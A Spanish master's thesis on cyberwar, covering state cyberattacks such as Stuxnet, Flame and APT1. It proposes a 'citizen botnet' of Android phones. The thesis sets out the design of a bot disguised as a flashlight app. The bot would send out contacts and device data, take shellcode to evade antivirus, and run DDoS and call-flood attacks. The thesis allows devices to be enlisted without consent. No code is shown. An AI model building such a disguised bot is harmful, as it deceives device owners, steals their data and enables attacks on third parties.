UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

Infraestructura y técnicas de alistamiento de reclutas para Ciberguerra

Trabajo Fin de Máster

Presentado por: González Pérez, Pablo

Director/a: García Díaz, Vicente

Ciudad: Madrid
Fecha: 15/07/2014

Resumen

Estudio sobre el estado actual de las ciberamenazas y los componentes de la ciberguerra, analizando situaciones, herramientas y características que presentan los objetos de estudio. Se analiza cómo Internet y las nuevas tecnologías han situado a usuarios con y sin recursos en un plano equivalente, el cual con los bajos costes de la tecnología hacen que los usuarios con menos recursos puedan alcanzar objetivos en los que en otras circunstancias no sería posible. ¿Es más poderoso un ciberejército profesional y armado o una botnet ciudadana para participar en una ciberguerra? En la presente investigación se intenta demostrar que es viable convertir a los ciudadanos y sus dispositivos tecnológicos en cibersoldados y ciberarmas, y se aportará una prueba de concepto para reforzar esta tesis.

Palabras Clave: Ciberguerra, Ciberamenaza, Ciberejército, Botnet, Cibersoldado

Abstract

A study on the current state of cyberthreats and cyberwar components, analyzing the scenarios, tools and characteristics on which the research is based on. It is also analyzed how Internet and new technologies have placed users with and without resources on the same level, in which technologies' low cost make users with few economic resources reach objectives which would otherwise be impossible. Is an armed, professional cyberarmy more powerful than a civilian botnet? This research tries to prove that it is viable to turn citizens and their devices into cybersoldiers and cyberweapons, adding a proof of concept to further reinforce this thesis.

Keywords: Cyberwar, Cyberthreat, Cyberarmy, Botnet, Cybersoldier

Índice

Índice de imágenes

Índice de tablas

1. Introducción

En este capítulo se describe una introducción de la idea y propuesta del trabajo presentado. Se realiza un análisis de los antecedentes y el contexto en el que se clasifica el trabajo realizado y las necesidades o motivaciones que han hecho que el trabajo sea llevado a cabo.

Además, se detalla el planteamiento del trabajo indicando qué objetivos principales son los marcados y cuáles son los objetivos secundarios. La estructura del trabajo también es explicada en este capítulo con el objetivo de facilitar el seguimiento del documento.

1.1. Antecedentes

En muchas ocasiones los términos ciberguerra y cibercrimen están muy unidos, ya que las acciones llevadas a cabo en ambos campos son similares. La ciberguerra (Casas, 2013) hace referencia al desplazamiento de un conflicto, que generalmente tiene un carácter bélico, el cual toma el ciberespacio y las tecnologías de la información como el campo de operaciones. También se puede definir como un conjunto de acciones que se realiza para generar alteraciones o robo de información en los sistemas del enemigo, mientras que se protege la información y sistemas del atacante.

Dentro del campo de la ciberguerra se recoge el término de ciberespionaje. Aunque este término no esté siempre relacionado con la guerra, ya que hay diversos ejemplos de ciberespionaje industrial entre compañías. El ciberespionaje son acciones llevadas a cabo con el fin de conocer información, hábitos o comportamientos de un objetivo.

Los ataques que pueden ser ejecutados en una ciberguerra van desde ciertos ataques visibles y que pueden incluso repercutir directamente en el mundo físico hasta ciertos ataques que son silenciosos. Realmente existe una comparativa sencilla entre la guerra y la ciberguerra, la cual las asemeja en muchos factores, por lo que hoy en día las acciones que se llevan a cabo en el mundo digital pueden repercutir en el mundo físico, y viceversa.

No es muy conocido por la sociedad cuando ocurrieron las primeras acciones de ciberguerra en el mundo. Por esta razón es complejo proporcionar una serie de hechos que clarifiquen este tema, pero se puede presentar una cronología con los hechos conocidos y que han ido ocurriendo. Para comenzar con una línea temporal de acontecimientos que indican que la ciberguerra es un proceso real entre estados se enuncian los siguientes:

1. En 1999 durante la guerra de Kosovo (Fuentes, 1999) un grupo de más de 450 expertos informáticos se enfrentaron a ordenadores militares de los Aliados. Este

grupo fue capaz de penetrar en los ordenadores estratégicos de la OTAN, Casa Blanca y el portaaviones Nimitz. Este es el primer ejemplo de acciones de ciberguerra que pueden repercutir en el mundo físico.

2. En el año 2007, Estonia (Rituerto, 2007) sufrió una serie de ataques informáticos, también denominados ciberataques, que comenzaron el 27 de Abril de 2007 y dejó fuera de servicio a distintos sitios web del gobierno y organizaciones del país. Algunos sitios que sufrieron esta denegación de servicio fue el Parlamento Estonio, bancos, ministerios, periódicos, etcétera. El país se encontraba en desacuerdo con Rusia acerca de la reubicación del Soldado de Bronce de Tallin. La mayoría de los ataques con repercusión pública fueron DDoS (*Distributed Denial of Service)* o ataques de denegación distribuida utilizando botnets. El impacto de este ciberataque fue un ejemplo de sofisticación nunca antes vista a través de Internet. El Ministro de Relaciones Exteriores de Estonia acusó directamente al Kremlin de la participación directa en los ciberataques. Esto ejemplifica la preocupación de los estados por disponer de fuerza en el mundo de Internet para llevar acciones bélicas que afecten al enemigo.
3. En 2008 durante la guerra de Osetia del Sur (Cabello, 2014) se produjeron una serie de ciberataques que provocaron la denegación de servicio de numerosos sitios web de organizaciones de Osetia del Sur, Rusia, Georgia y Azerbaiyán. Tres días antes de que Georgia lanzara su invasión sobre Osetia del Sur fueron “hackeados” los sitios web de la Agencia de Noticias OSInform y OSRadio. Otro ataque causó la sustitución de la web del Parlamento de Georgia y del Ministerio de Asuntos Exteriores por imágenes que comparaban a su presidente con Adolf Hitler. Según una investigación llevada a cabo por John Bumgarner (Bumgarner, 2009), ex oficial de Inteligencia y miembro de la United States Cyber Consequences Unit (US-CCU), concluyó que la primera ola de ciberataques contra objetivos georgianos fueron sincronizados por el equipo de operaciones militares de Rusia, y la segunda oleada fue llevada a cabo por simpatizantes de dicho país.
4. En 2008 se llevó a cabo la Operación Buckshot Yankee (Glenny, 2012), la cual fue considerada como la peor brecha de seguridad de los militares norteamericanos de la historia. El origen fue una memoria USB abandonada en un parking, la cual contenía un malware que escaneaba la memoria y abría puertas traseras o *backdoors* a través de las cuales se realizaba la ex filtración. El malware se encontró activo durante 14 meses en las redes militares. Este acto fue considerado uno de los más importantes en casos de ciberespionaje contra el gobierno americano.

5. En el año 2010 se produce la operación Cupcake (Gardham, 2011). Esta ciberoperación gubernamental ha sido reconocida oficialmente. Es un claro ejemplo de operación intrusiva no ilegal en el ámbito de Internet. En el sitio web de Al Qaeda existía un material para la fabricación de bombas, la cual fue sustituida por recetas para realizar pasteles. Esta acción fue llevada a cabo a través de un *defacement* del sitio web de Al Qaeda por agentes británicos.
6. En 2010 se descubre Stuxnet (Rebane, 2011), un arma cibernética sin precedentes. Este gusano informático que afecta equipos Windows es el primer gusano conocido que espía y reprograma sistemas industriales, en concreto sistemas SCADA de control y monitorización de procesos afectando a infraestructuras críticas como, por ejemplo, centrales nucleares. Este gusano es capaz de reprogramar controladores lógicos programables y ocultar los cambios. Además, incluye un rootkit para sistemas PLC. Un ejecutivo de la empresa Symantec (Symantec, 2014) anunció que el 60% de los ordenadores comprometidos por el gusano se encontraban en Irán, lo que hacía pensar que sus instalaciones industriales podrían ser el objetivo real. Todo hizo indicar que el ataque pudo retrasar la puesta en marcha de la planta nuclear de Bushehr, por lo que el gusano tuvo un resultado que se buscaba con dicha acción. Israel y Estados Unidos han sido siempre los principales sospechosos que podrían encontrarse detrás del ataque.

País	Ordenadores infectados
Irán	62,867
Indonesia	13,336
India	6,552
Estados Unidos de América	2,913
Australia	2,436

Tabla 1: Ordenadores infectados por Stuxnet y país

Fuente: *http://es.wikipedia.org/wiki/Stuxnet*

Stuxnet atacaba equipos con sistemas operativos Microsoft Windows empleando cuatro vulnerabilidades *0-day*. Su objetivo eran sistemas que empleaban los programas de monitorización y control industrial (SCADA) WinCC/PCS 7 de Siemens.

La infección inicial en la que se consigue tomar el control de ciertos equipos que forman parte de la red de partida de distribución se realizaba a través del uso de memorias USB infectadas. Después se aprovechaba otro tipo de agujeros para

propagar la infección y ampliar el número de equipos de la red. Una vez Stuxnet se encontraba en el sistema empleaba contraseñas por defecto para obtener el control. El gran error se encontraba en la recomendación de Siemens que recomendaba no cambiar las contraseñas por defecto, ya que dicha acción podría tener impacto en el funcionamiento de la planta. Stuxnet es un ataque de malware con un enfoque de ciberespionaje poco habitual, ya que era realmente complejo. Stuxnet estaba dotado de un componente como es el firmado digital que ayudaba a que no fuera detectado como software malicioso. Se encontraba firmado por dos certificados auténticos que fueron robados en algún incidente de seguridad, como por ejemplo el caso de Diginotar (Alonso, 2011).

7. En 2012 se conoció la existencia de un malware denominado Flame (Calles, 2013). Este tipo de arma cibernético es modular permitiendo cargar código de forma dinámica en función de sus necesidades. Ataca a sistemas operativos Microsoft Windows. Durante varios años fue utilizado para realizar ciberespionaje en países de Oriente Medio y fue descubierto por MAHER, el equipo de respuesta ante emergencias informáticas de Irán (Equipo de respuesta ante incidentes cibernéticos de Irán, 2014), el 28 de Mayo de 2012. Fue catalogado como el malware o arma cibernética más compleja de la historia hasta dicho momento. Las acciones que puede llevar a cabo dicho malware son la grabación de video, pantalla, audio, pulsaciones de teclado (keylogger) y capturar el tráfico que circula por la red dónde se encuentra. También es capaz de interactuar con otras tecnologías como Bluetooth. Flame tiene tres objetivos claros: infiltrarse en equipos gubernamentales de los países mencionados anteriormente, replicarse a otros equipos mediante redes locales o memorias USB y enviar información capturada en los equipos dónde se encuentra hacia servidores que están bajo el control de un Estado.
8. Algunos medios suelen inducir al error cuando publican ciertos titulares, pero en muchas ocasiones los titulares reflejan una realidad que vive en un segundo plano. El periódico El País (Caño, 2013) publicó el titular “Estados Unidos y China, ante la primera ciberguerra fría”. La noticia fue publicada el 19 de Febrero de 2013 y queda reflejado que algo sucede en el mundo digital entre ambos países. El gobierno estadounidense comentó que habían sufrido varios ciberataques y que, tras una investigación, estaban vinculados con un comando secreto de China. Estados Unidos lo calificó como “un serio desafío para la seguridad y la economía de Estados Unidos”.

Con esta recopilación de eventos ocurridos en los últimos años se puede observar un crecimiento en los ataques entre Estados en el mundo digital. Cada día los ciberataques son más complejos y con más medios para llegar a los objetivos, por lo que esta nueva forma de guerra está siendo cada vez más tenida en cuenta por los países.

1.2. Motivación

La motivación que ha desencadenado la realización de este trabajo tiene dos vertientes la profesional y la personal. En primer lugar, en el ámbito profesional el autor ha estado trabajando durante varios años en temas relacionados con la ciberseguridad realizando auditorías de seguridad, análisis forense y ejerciendo de instructor a cuerpos de seguridad del Estado. En estos años se ha visto la necesidad de aportar ciertas soluciones que ayuden a afrontar un enfrentamiento entre varios Estados con el mayor poder posible. Además, la necesidad de acumular recursos es uno de los mayores problemas que tienen ciertos gobiernos a la hora de lanzar ataques para defender sus activos.

Internet ha unido a los ciudadanos del mundo que se encuentran conectados a esta red. Hoy en día los gobiernos, las empresas y los ciudadanos tienen sus activos y bien en este mundo digital. Los estados saben que deben protegerse y poder responder ante incidentes a través de dicho medio, pero en muchas ocasiones la falta de recursos y la posibilidad de financiarlos hacen que el Estado quede vulnerable. Gracias a los bajos costes de la tecnología millones de personas pueden acceder a ella, y sería posible que los Estados pudieran necesitarla en un caso extremo. En otras palabras, la suma de la tecnología hace que usuarios con menos recursos se encuentren en un plano equivalente en el cual, gracias a los bajos costes de la tecnología, puedan luchar y defenderse contra un Estado con mayor número de recursos.

Tras analizar lo comentado anteriormente, el tema del trabajo es interesante, ya que hoy en día la existencia de la ciberguerra es una realidad y el planteamiento de dos preguntas experimentales enriquecedoras como las que se enuncian a continuación hacen que el interés personal aumente:

1. ¿Es más poderoso un ciberejército profesional o una botnet ciudadana?
2. ¿Los estados están ciberarmados y utilizan botnets de algún tipo?

Otra motivación profesional fue la de realizar un estudio sobre la viabilidad de técnicas para conseguir que los ciudadanos cedan su tecnología para que pueda ser utilizada en caso de un incidente de ciberguerra. Investigar sobre los canales de distribución de herramientas de

las grandes compañías y como este tipo de canales proporciona una gran fuerza de comunicación a los Estados.

En el ámbito personal, se quiere llevar a cabo este piloto experimental sobre ciberguerra y la posibilidad de realizar una infraestructura de bajo coste para Estados sin recursos por enriquecimiento personal e innovación en un campo muy restringido. La parte ética del problema se puede entender como un investigador en seguridad propone una solución, la cual a priori está basada en una botnet, elemento socialmente rechazado, para poder realizar una acción socialmente aprobada como es defender los intereses de un Estado sometido a otro.

Además, el autor lleva tiempo investigando sobre este campo y debatiendo en coloquios como ENISE 7 (Enise 7, 2013) de Inteco en Octubre de 2013. La ciberguerra tiene un componente muy relacionado con el ser humano civil y es como ésta le involucra en un conflicto cibernético.

1.3. Planteamiento del trabajo

El objetivo principal del trabajo es llevar a cabo un piloto experimental dónde se implemente una infraestructura con pocos recursos para administrar, gestionar y monitorizar dispositivos cedidos con o sin consentimiento por distintos ciudadanos. Demostrar, si se llega a hechos concretos, como la tecnología se utiliza en la ciberguerra y la ha situado en el mismo plano para usuarios con y sin recursos. Se pretende obtener el nivel de viabilidad para el alistamiento de ciudadanos, y por extensión de la tecnología que éstos utilizan día a día convirtiéndoles en cibersoldados.

Para dar respuesta y poder llevar a cabo el piloto experimental se pretende diseñar y desarrollar una infraestructura con la que unos usuarios especializados pudieran controlar dispositivos, a priori móviles, con el fin de realizar una suma de tecnología y poder llevar a cabo distintas acciones. La infraestructura dispondrá de las siguientes características:

- La infraestructura debe ser capaz de monitorizar y gestionar los distintos dispositivos que puede contener.
- Desde el panel de gobierno se debe poder realizar operaciones de búsqueda de dispositivos en función de coordenadas concretas o en un radio aproximado.
- Desde el panel de gobierno se debe poder realizar operaciones de búsqueda de dispositivos que se encuentran conectados a redes wireless. Este hecho puede ser muy interesante para interconectar con otros dispositivos en ciertos ataques realizando técnicas de pivoting (González, 2012).

- La infraestructura debe disponer de acciones para llevar a cabo acciones basados en distintos tipos de ataques:
    - Recogida de información útil para acciones de ciberespionaje.
    - Extender funcionalidades dinámicamente.
    - Ataques masivos orientados a DDoS.

Se ha seleccionado el sistema operativo Android para la generación de un bot que pueda ser utilizado sobre este sistema. Este sistema operativo ha sido seleccionado por ser el más utilizado en el mundo de los dispositivos móviles, tanto en smartphone como en tablet. Además, dispone de una fácil portabilidad hacia sistemas basados en Java, lo cual podría conseguir que generar un bot para equipos portátiles o sobremesa fuera algo prácticamente instantáneo. Gracias al uso de este bot los ciudadanos pueden ceder la tecnología de manera sencilla.

La aplicación que implementa el bot para Android debe proporcionar una funcionalidad base para no generar sospechas. La funcionalidad elegida es una linterna, por lo que en la ejecución de la aplicación el usuario podrá ejecutar esta función, aunque en segundo plano el bot esté ejecutando otras acciones. A continuación se enumeran las acciones que debe poder llevar a cabo el bot:

- Envío desde el terminal hasta el servidor de información del propio dispositivo como es el IMEI, dirección IP, tipo de conexión, tipo de red, etcétera.
- Envío desde el terminal hasta el servidor de los contactos que el usuario dispone en el dispositivo.
- Capacidad de extender funcionalidades a través de inyecciones de shellcodes (González, Flu Project, 2013) en el dispositivo. Esta es la vía para ampliar funciones de manera dinámica sin necesidad de cambiar el código y subir de nuevo el bot. Estas técnicas son avanzadas y consiguen en un gran número de ocasiones evadir elementos de seguridad como antivirus e IDS (*Intrusion Detection System)*.
- Denegación de servicio basándose en el uso de protocolos HTTP y TCP. Estas funcionalidades permiten utilizar los diferentes dispositivos móviles pertenecientes a la infraestructura para realizar ataques masivos por inundación en dichos protocolos.
- Denegación de servicio al dispositivo objetivo. Conociendo el número de teléfono del dispositivo móvil se debe poder realizar una denegación de servicio al terminal basado en llamadas telefónicas.

En el presente trabajo también se trata el medio por el cual se distribuyen las aplicaciones necesarias para conseguir que el ciudadano quede reclutado. Se debe realizar un análisis

exhaustivo sobre las ventajas que estos medios aportan y la posibilidad de utilizarlos realmente con el fin propuesto.

Por último, otra vía que debe ser tratada es el dilema del reclutamiento voluntario o no voluntario. Existen distintos factores que pueden incitar a realizar un reclutamiento no voluntario, como por ejemplo la posibilidad de que los dispositivos no se encuentren geolocalizados en el país propio. También podrían ser dispositivos infectados a través de los bot con el fin de realizar ciberespionaje.

En conclusión, se debe montar una infraestructura que permita evaluar la posibilidad de si un ejército ciudadano se podría montar con la tecnología de hoy en día y los medios de difusión que existen. Además, para poder hacer el piloto experimental más real se implementa un bot con ciertas funcionalidades clásicas que pueden ser útiles en la ciberguerra.

1.4. Estructura del trabajo

Tras la introducción realizada en este apartado sobre el trabajo que se va a realizar, se presenta la descripción de los distintos capítulos que conforman el presente trabajo:

- En el capítulo 2 se presenta el contexto en el que se mueve la infraestructura que se propone en el presente trabajo para reclutamiento de ciudadanos y de su tecnología en un hipotético incidente que provoquen actos de ciberguerra. El propósito final del capítulo es mostrar la importancia de la tecnología en un campo como la guerra, la preocupación social en algunos países y una visión global sobre el estado actual de la ciberguerra a nivel nacional y mundial. Además, se presenta una de las vías indispensables para conectar a los ciudadanos, la cual es una vía fundamental en el modelo propuesto. Por ello, se presenta una comparativa entre las vías inalámbricas utilizables en la infraestructura propuesta.
- En el capítulo 3 se presentan los objetivos generales y específicos del trabajo. Además, en este capítulo se propone el montaje de la infraestructura y cómo es llevado a cabo. Las técnicas que se utilizan para tomar el control de los dispositivos y las diferencias entre los tipos de ataques que se pueden realizar desde la infraestructura. También se detallará la metodología que se utiliza durante el desarrollo del trabajo. Esta metodología contiene cierta parte de investigación, evaluación sobre el estado de ciertos países, evaluación del impacto sociológico de la ciberguerra e implantación de pruebas técnicas mediante el uso de un prototipo.
- En el capítulo 4 se especifica los experimentos llevados a cabo y se presentan los resultados que se obtienen. Se explica detalladamente qué es un piloto con la

infraestructura y como se puede realizar la puesta en marcha para la distribución de bots. Los experimentos llevados a cabo en esta fase del trabajo serán siempre realizados con personas que acepten participar en el piloto. La realización de algún tipo de prueba sin consentimiento del usuario haría que se estuviera realizando una acción delictiva. Además, en este capítulo se detallan las pruebas en la parte más experimental. Por último, se realiza una justificación de los resultados obtenidos durante el desarrollo del piloto experimental.

- En el capítulo 5 se exponen las conclusiones que han sido alcanzadas tras la realización del trabajo. Los experimentos permiten recoger valores, los cuales ayudan a la toma de decisiones y a obtener una conclusión sobre la hipótesis inicial. Por otro lado, se exponen una serie de acciones que pueden ser llevadas a cabo para mejorar la infraestructura como trabajos futuros.

2. Contexto y estado del arte

El contexto tecnológico mundial se mueve alrededor de los escándalos actuales en temas de privacidad y la lucha por el control de las comunicaciones y la tecnología. La guerra cibernética es considerable hoy en día, aunque en continentes como Europa no esté entrando en exceso sobre el conflicto. En Estados Unidos es una de las principales preocupaciones, superando incluso al terrorismo, según un estudio llevado a cabo por United Technologies.

En el estudio de United Technologies (United Technologies, 2014) se realizó un sondeo sobre los riesgos de un ataque con graves consecuencias o repercusión en la población norteamericana. El resultado del sondeo es llamativo y se puede resumir en las siguientes sentencias:

- Un 32% de las personas que participaron en la encuesta indicaron que el gobierno norteamericano gasta demasiado dinero en defensa.
- El 45% de las personas encuestados indicaron que el peligro más grave al que se enfrenta los Estados Unidos es una guerra cibernética.
- El aumento de la inversión en ciberdefensa y la fundación del Comando Cibernético de los Estados Unidos, es un claro ejemplo de la preocupación que existe en el país con este tema.
- Stuxnet y Flame son dos claros ejemplos de arma cibernética que puede decantar o cambiar el estado de un conflicto entre países.




Ilustración 1: Gráfico del sondeo sobre ataques en EEUU

Fuente: United Technologies

En la gráfica anterior se muestra el resumen del sondeo en el que se puede visualizar como la ciberguerra es el tema dominante en cuanto a preocupación norteamericana, seguida del terrorismo y de China.

Según el estudio realizado se indica que un ataque cibernético podría llegar a todos los sectores de los Estados Unidos, por ejemplo desde la banca a la defensa del país. Países como Irán, Corea del Norte, China y Rusia podrían lanzar ataques contra los intereses o activos norteamericanos.

Países como Estados Unidos o China han empleado millones de dólares en presupuesto para defensa y la creación de armas cibernéticas. Este hecho indica que estos países, siendo potencias mundiales, se están tomando muy en serio este temor que se ha desarrollado entre la sociedad. Esta situación facilita que dichos países puedan destinar estas cantidades de dinero para la defensa. Por el contrario, Europa sufre una situación distinta, y es que la sociedad no es tan consciente de estos peligros y amenazas que provienen del uso de la tecnología en el día a día.

Es cierto que actualmente el conflicto entre Estados Unidos y China en el mundo cibernético es una situación que empieza a aceptarse. La sociedad empieza a entender que existe la denominada “ciberguerra fría” (Illaro, 2013).

Ambos países se están acusando de incidentes de ciberespionaje, tanto a equipos de un gobierno como a las empresas de ambos países. En el contexto actual se han conocido ciertos grupos de militares dedicados a este tipo de ataques, los cuales en el contexto del mundo digital y la posibilidad de realizar acciones sin que los ciudadanos y medios de comunicación puedan observarlas pueden pasar desapercibidos.

Los objetivos son sencillos: intrusiones informáticas contra objetivos económicos del enemigo, financieros y, por supuesto, militares. Las palabras de Barack Obama, presidente de los Estados Unidos, aportan dos cosas: la existencia de la ciberguerra y el peligro de ésta en la sociedad. Las palabras literales de Barack Obama: *“Estados Unidos también debe hacerle frente a la amenaza real y creciente de ataques cibernéticos. Sabemos que los piratas informáticos roban las identidades de personas e infiltran correos electrónicos privados. Sabemos que empresas extranjeras sustraen nuestros secretos corporativos. Y nuestros enemigos buscan la capacidad de sabotear nuestra red de energía eléctrica, nuestras instituciones financieras, y nuestros sistemas de control del tráfico aéreo. No podemos mirar hacia atrás en años venideros y preguntarnos por qué no hicimos nada ante las serias amenazas a nuestra seguridad y nuestra economía”* (Whitehouse, 2013).

Durante el año 2013 se publicó el informe Mandiant (Mandiant, 2013) sobre una supuesta unidad del ejército chino. El nombre de este grupo era *"UNIT 61398"* y se centraban en objetivos de lengua anglosajona. Este grupo estaba formado por expertos en seguridad informática capaces de realizar técnicas hacking avanzadas.

El informe Mandiant aporta una gran cantidad de información sobre la unidad y su forma de trabajar:

- APT1, como se conocía a la unidad perteneciente al ejército chino, robó centenares de Terabytes de información. Esta información pertenecía a 141 organizaciones, como mínimo. El grupo no solo atacó a los Estados Unidos, como se mencionaba antes se centró en países de habla inglesa.




Ilustración 2: Ataques globales de APT-1

Fuente: *Informe Mandiant APT-1*

- APT-1 disponía de una infraestructura de sistemas alrededor del mundo. En el informe se proporcionan datos de dominios y máquinas desde las cuales realizaban operaciones. Los estadounidenses llegaron a estas conclusiones debido a las identidades que se revelan en el informe sobre miembros de APT-1.
- El 97% de las operaciones, Mandiant pudo verificar que las intrusiones de APT-1 se realizaban desde su infraestructura de ataque, a modo de sistemas centralizados. Los miembros del grupo chino utilizaban direcciones IP pertenecientes a China y

codificación en dicho idioma. En el informe se puede encontrar rangos de direcciones IP pertenecientes al país atacante.

- La infraestructura que disponía APT-1 necesitaba organización, con decenas de expertos en seguridad. Es cierto, y según se comenta en el informe que la gestión por parte de los militares chinos superaba el centenar de personas involucradas.

A continuación se amplía la información de los sectores a los que pertenecían las empresas, según el informe Mandiant.




Ilustración 3: Sectores y número de empresas atacados por APT-1

Fuente: *Informe Mandiant APT-1*

En conclusión, se ha contemplado que los incidentes de ciberguerra existen, que es una preocupación cada vez mayor en la sociedad y que el ejército chino contaba con una

infraestructura para realizar ataques y dónde centralizar todo el potencial ofrecido por la tecnología para obtener un beneficio frente a un país enemigo.

2.1. La tecnología y la evolución

Una de las hipótesis que presenta este trabajo es la suma de la tecnología para poder competir en un campo complejo como es la ciberguerra. Existen varios trabajos dónde se explica que la tecnología hoy en día permite igualar fuerzas debido a sus posibles usos.

En el libro *Cypherpunks* (Assange, Appelbaum, Müller, & Zimmermann, 2013), coescrito por Julian Assange (Assange, Autobiografía no autorizada, 2012), se habla sobre la tecnología y el fenómeno de Internet, si éste puede ser considerado un mundo digital más allá de una tecnología. Esto es totalmente opinable, pero hoy en día todos los indicadores permiten definirlo como un mundo movido por diferentes tecnologías, y el cual quiere ser controlado por regiones. Esto último es algo totalmente contrario para lo que fue concebido, ya que inicialmente fue creado como un espacio digital libre y abierto. Hoy en día queda claro que estas tecnologías aumentan, que Internet es cada vez más grande y poderoso y que los gobiernos intentan limitar el rango cibernético.

En contraposición a la idea presentada en este trabajo, Assange realiza una reflexión en el libro indicando que afirmativamente la tecnología es cada día menos costosa, pero él habla de una vigilancia digital gracias a ello. Cuando enuncia sus palabras de vigilancia digital se refiere a Estados vigilando a sus ciudadanos. Es cierto que esto es algo que en muchos países puede ser considerado un grave atentado a la privacidad de las personas.

